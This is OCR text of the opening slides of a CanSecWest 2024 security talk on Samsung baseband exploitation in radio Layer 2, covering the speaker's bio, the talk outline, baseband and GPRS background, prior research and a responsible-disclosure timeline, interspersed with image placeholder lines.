
CanSecWest
2024 March 20-22
Vancouver

TASZK
WE FIND NEEDLES

#whoami

- Daniel Komaromy @kutyacica
- Founder and Head of Research, TASZK Security Labs
- Pwn2Own, Black Hat, Recon, Ekoparty, QCSS, Hardwear.io, etc.
- Working on baseband since 2010, RCE and Pivot CVEs in: Qualcomm (as QPSI engineer), then Samsung, Huawei, Mediatek

TASZK
WE FIND NEEDLES

Exploiting Basebands in Radio L2

- Part 1: Background
- Part 2: Finding new bugs
- Part 3: Creating exploitable primitives
- Part 4: Crafting a proof-of-concept
- Part 5: Robust exploitation


Part 1: I have a string of tools, all ready to work.

TASZK
WE FIND NEEDLES

Baseband 101

- Cellular communication interface, usually implemented in standalone firmware inside System-on-Chip architectures
- Originally, closely matches 3GPP specifications
  - physical access, radio link, “actual services” (Calls, Texts, Mobility Mgmt, Session Mgmt, Data Traffic itself, etc)
- Nowadays, increasingly contains other services over TCP/IP as well as other connectivity technologies like GPS/WiFi

TASZK
WE FIND NEEDLES

Prior Art / Re-Breaking Band

- Summary from my recent Basebanheimer talk [Hardwear.io 2023]
- Shannon: codename of the Baseband RTOS in Exynos chips
- Runs on a Cortex-A ARM, connected to Application Processor by a shared memory architecture
- Shannon reverse engineering
  - firmware format, RTOS internals ~intact since “Breaking Band”
  - image extraction, baseband ramdumping, task IDing in disassembled code “just work” as before
  - host of new public tooling for re, emu, fuzzing [Grant H. et al]

TASZK
WE FIND NEEDLES


Prior Art / Re-Breaking Band

- 2015: 1st Samsung baseband pwn [“Breaking Band” Recon 2016]
- Lot of work published on finding RCE vulns in Radio Layer 3 since
- Samsung made progress
  - switched to MMU, added SSP, fixed NX and CP dbg access gaps
- Most recent: two talks by Google on Samsung baseband heap exploitation in Layer 3 & above [Offensivecon, BH 2023]

TASZK
WE FIND NEEDLES

Research Timeline

- 2023 March: dust off / upgrade tools, identify attack surface, find a chain of RCE vulns, implement over-the-air poc
- 2023 April: report to Samsung
- 2023 November: CVEs published
- 2023 November, 2024 March: additional work on making the exploit robust for IRL




Part 2: There’s a whole ocean of bugs under our Layer 3


TASZK
WE FIND NEEDLES

GPRS 101

3GPP: 44.060 (rlc/mac), 44.064 (llc), 44.065 (sndcp), 24.008 (gmm/sm)




- GPRS Protocols, User Plane




- GPRS Protocols, Control Plane


GPRS 101




- MS / UE: the mobile phone



GPRS 101





- Radio Access Network



TASZK
WE FIND NEEDLES

GPRS 101







- Um aka Air Interface aka Access Stratum

TASZK
WE FIND NEEDLES

GPRS 101






